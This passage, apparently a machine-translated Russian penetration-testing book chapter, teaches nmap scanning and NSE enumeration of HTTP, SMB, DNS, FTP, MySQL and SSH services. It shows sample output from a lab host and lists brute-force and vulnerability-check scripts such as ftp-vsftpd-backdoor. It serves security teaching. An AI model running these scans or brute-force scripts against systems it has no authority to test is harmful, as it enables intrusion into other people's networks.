


Рисунок 1-11. Схема топологии хоста в ZENMAP

Быстрое сканирование TCP

Вот команда:

```
nmap -T4 -F<IP адрес цели>
```

Теперь, когда у вас есть список хостов, находящихся в подсети, вы можете выполнить подробное сканирование, чтобы выяснить, какие порты и службы работают на них. Вы можете установить целевой IP-адрес, выбрать Quick Scan в качестве профиля, а затем выполнить сканирование. Рисунок 1-12 показывает результаты сканирования, выделяющие несколько портов, открытых на цели.




Рисунок 1-12. Вывод быстрого сканирования TCP NMAP, выполненного на одном IP-адресе

Перечень служб

Вот команда:

```
nmap -sV<IP адрес цели>
```

Теперь, когда у вас есть работающий хост и вы также знаете, какие порты открыты, пришло время перечислить сервисы, связанные с этими портами. Например, вы можете видеть, что порт 21 открыт. Теперь вам нужно знать, какая служба связана с ней и какая точная версия сервера обслуживает эту службу. Вы можете использовать команду `nmap -sV <целевой IP-адрес>`, как показано на рисунке 1-13. Ключ `-sV` обозначает служебную версию. Службы перечисления и их версии предоставляют обширную информацию, которая может использоваться для создания дальнейших атак.




Рисунок 1-13. Вывод проверки службы NMAP на один IP-адрес

Сканирование UDP портов

Вот команда:

```
nmap -sU -p 1-1024<IP адрес цели>
```

Все сканы, которые вы делали до сих пор, давали вам информацию только о портах TCP. Однако у цели также могут быть службы, работающие на портах UDP. При сканировании NMAP по умолчанию проверяются только порты TCP. Вам нужно исключительно сканировать UDP-порты и сервисы. Для сканирования общих портов UDP вы можете использовать команду `nmap -sU -p 1-1024 <целевой IP-адрес>`. Параметр `-sU` указывает подсистеме NMAP специально сканировать порты UDP, в то время как параметр `-p 1-1024` ограничивает NMAP сканированием только портов в диапазоне от 1 до 1024. Также важно отметить, что сканирование портов UDP значительно более длительное время, чем при обычном сканировании TCP. Рисунок 1-14 показывает вывод образца сканирования UDP.

Глава 1 Введение в NMAP




Рисунок 1-14. Вывод базового UDP-сканирования NMAP, выполненного на одном IP-адресе

Определение ОС

Вот команда:

```
nmap -O<IP адрес цели>
```

Теперь, когда вы знаете, как проверять наличие открытых портов и перечислять службы, вы можете пойти дальше и использовать NMAP для определения версии операционной системы, на которой работает целевой объект. Вы можете использовать команду `nmap -O <целевой IP-адрес>`. На рис. 1-15 показан вывод зонда обнаружения операционной системы NMAP. Вы можете видеть, что цель работает под управлением Linux на базе ядра 2.6.X.




Рисунок 1-15. Вывод определения ОС NMAP на одном IP-адресе Intense Scan(Интенсивное сканирование)

Вот команда:

`nmap -T4 -A -v <IP адрес цели>`

До сих пор вы использовали NMAP для выполнения отдельных задач, таких как сканирование портов, обнаружение служб и определение ОС. Однако все эти задачи можно выполнить с помощью одной команды. Вы можете просто установить целевой IP-адрес и выбрать интенсивный профиль сканирования. NMAP будет выполнять сканирование портов TCP, определять службы и, кроме того, запускать некоторые расширенные сценарии, чтобы получить более полезные результаты. Например, на рис. 1-16 показаны результаты интенсивного сканирования NMAP, которое не только обнаруживает FTP-сервер, но и подчеркивает, что на нем включен анонимный FTP-доступ.

Глава 1 Введение в NMAP




Рисунок 1-16. Вывод интенсивного сканирования NMAP, выполненного на одном IP-адресе

Сценарии NMAP

NMAP давно развился из базового сканера портов. Это намного более мощный и гибкий инструмент, чем просто сканер портов. Функциональность NMAP может быть расширена с помощью сценариев NMAP. Механизм сценариев NMAP способен выполнять сценарии, обеспечивающие всестороннее перечисление целей и сбор информации. NMAP имеет около 600 сценариев, предназначенных для различных целей. В Kali Linux эти скрипты можно найти по адресу `/usr/share/nmap/scripts`. В следующем разделе будет обсуждаться, как вы можете использовать сценарии NMAP для перечисления различных служб TCP.

Перечисление HTTP

HTTP - это распространенная служба, используемая на многих хостах. Он работает на порту 80 по умолчанию. В NMAP есть скрипт для перечисления HTTP-сервисов. Его можно вызвать

с помощью команды `nmap --script http-enum <целевой IP-адрес>`. Рисунок 1-17 показывает вывод сценария `http-enum`. Он показывает различные интересные каталоги, размещенные на веб-сервере, которые могут быть полезны при создании дальнейших атак.




Рисунок 1-17. Вывод скрипта `http-enum` для целевого IP-адреса

Методы HTTP

HTTP поддерживает использование различных методов, таких как GET, POST, DELETE и так далее. Иногда эти методы остаются открытыми на веб-сервере без необходимости. Вы можете использовать http-методы сценария NMAP, как показано на рис. 1-18, для перечисления методов HTTP, разрешенных в целевой системе.




Рисунок 1-18. Вывод http-методов сценария NMAP, выполненных для целевого IP-адреса

Ниже приведены некоторые дополнительные сценарии NMAP для HTTP:

- \ http-title
- \ http-method-tamper
- \ http-trace
- \ http-fetch
- \ http-wordpress-enum
- \ http-devframework
- \ http NSE Library

Перечисление SMB

Блок сообщений сервера (SMB) - это протокол, широко используемый для обмена файлами в сети. SMB обычно работает на порте 445. Поэтому, если вы обнаружите цель с открытым портом 445, вы дополнительно перечислите ее, используя сценарии NMAP. Вы можете вызвать перечисление SMB с помощью команды `nmap -p 445 --script smb-os-discovery <целевой IP-адрес>`. Параметр `-p 445` запускает сценарий для порта 445 на цели. Вывод скрипта, показанный на рис. 1-19, даст вам точную версию SMB, используемую ОС и имя NetBIOS.



Рисунок 1-19. Вывод сценария NMAP smb-os-discovery, выполненного для целевого IP-адреса

Глава 1 Введение в NMAP

Другой полезный сценарий NMAP - это smb-enum-shares, как показано на рисунке 1-20. В нем перечислены все акции SMB в целевой системе.




Рисунок 1-20. Вывод сценария NMAP smb-enum-shares, выполненного для целевого IP-адреса

Ниже приведены некоторые дополнительные сценарии NMAP для перечисления SMB:

- \ smb-vuln-ms17-010
- \ smb-protocols
- \ smb-mbenum
- \ smb-enum-users

- \ smb-enum-processes
- \ smb-enum-services

Перечисление DNS

Система доменных имен действительно является основой Интернета, поскольку она выполняет важную работу по переводу имен хостов в IP-адреса и наоборот. Он работает на порту 53 по умолчанию.

Перечисление DNS-сервера может дать много интересной и полезной информации. NMAP имеет несколько сценариев для перечисления службы DNS. На рисунке 1-21 показано перечисление DNS-сервера, раскрывающее детали его версии.




Рисунок 1-21. Вывод перечисления DNS, выполненного для целевого IP-адреса

Ниже приведены некоторые дополнительные сценарии NMAP для DNS:

- \ dns-cache-snoop
- \ dns-service-discovery
- \ dns-recursion
- \ dns-brute
- \ dns-zone-transfer
- \ dns-nsid
- \ dns-nsec-enum
- \ dns-fuzz
- \ dns-srv-enum

Перечисление FTP

Протокол передачи файлов (FTP) является наиболее часто используемым протоколом для передачи файлов между системами. Он работает на порту 21 по умолчанию. NMAP имеет несколько сценариев для перечисления службы FTP. Рисунок 1-22 показывает вывод двух скриптов.

- \ ftp-syst
- \ ftp-anon

Вывод показывает подробности версии FTP-сервера и показывает, что сервер принимает анонимные подключения.

```

Zenmap
Scan Tools Profile Help
Target: 192.168.25.129 Profile:
Command: nmap --script ftp-syst 192.168.25.129 --script ftp-anon

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host nmap --script ftp-syst 192.168.25.129 --script ftp-anon

192.168.25.129
Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-19 16:04 IST
Nmap scan report for 192.168.25.129
Host is up (0.00069s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.25.128
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:11:8E:B1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds

```

Рисунок 1-22. Вывод сценариев NMAP *ftp-syst* и *ftp-anon*, выполненных для целевого IP-адреса

Так как цель работает на сервере vsftpd, вы можете попробовать другой сценарий NMAP, который проверит, уязвим ли FTP-сервер. Можно использовать скрипт *ftp-vsftpd-backdoor*, как показано на рисунке 1-23.

Глава 1 Введение в NMAP




Рисунок 1-23. Вывод сценария NMAP *ftp-vsftpd-backdoor*, выполненного для целевого IP-адреса

Результат показывает, что FTP-сервер уязвим; вы узнаете, как использовать это позже в этой книге.

Ниже приведены некоторые дополнительные сценарии NMAP для FTP:

- \ ftp-brute
- \ ftp NSE
- \ ftp-bounce
- \ ftp-vuln-cve2010-4221
- \ ftp-libopie

Перечисление MySQL

MySQL - одна из самых популярных систем управления реляционными базами данных с открытым исходным кодом. Он работает на порту 3306 по умолчанию. NMAP имеет сценарии для перечисления службы MySQL. Перечисление службы MySQL может раскрыть много потенциальной информации, которая может быть в дальнейшем использована для атаки на целевую базу данных. Рисунок 1-24 показывает вывод сценария `mysql-info`. Он показывает подробную информацию о версии протокола, возможностях сервера и используемом значении.




Рисунок 1-24. Вывод NMAP-скрипта `mysql-info`, выполненного для целевого IP-адреса

Ниже приведены некоторые дополнительные сценарии NMAP для перечисления MySQL:

- \ `mysql-databases`
- \ `mysql-enum`
- \ `mysql-brute`
- \ `mysql-query`
- \ `mysql-empty-password`
- \ `mysql-vuln-cve2012-2122`
- \ `mysql-users`
- \ `mysql-variables`

Перечисление SSH

Протокол Secure Shell (SSH) широко используется для безопасного удаленного входа и администрирования. В отличие от Telnet, SSH шифрует трафик, обеспечивая безопасность связи. Он работает на порту 22 по умолчанию. NMAP имеет сценарии для перечисления службы SSH. На рисунке 1-25 показан вывод сценария `ssh2-enum-algos`. В нем перечислены различные алгоритмы шифрования, поддерживаемые целевым сервером SSH.



The screenshot shows the Zenmap interface with the target 192.168.25.129 and the command `nmap --script ssh2-enum-algos 192.168.25.129`. The output panel displays the following information:

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-19 15:24 IST
Nmap scan report for 192.168.25.129
Host is up (0.0065s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
ssh2-enum-algos:
|   kex_algorithms: (4)
|   |   diffie-hellman-group-exchange-sha256
|   |   diffie-hellman-group-exchange-sha1
|   |   diffie-hellman-group14-sha1
|   |   diffie-hellman-group1-sha1
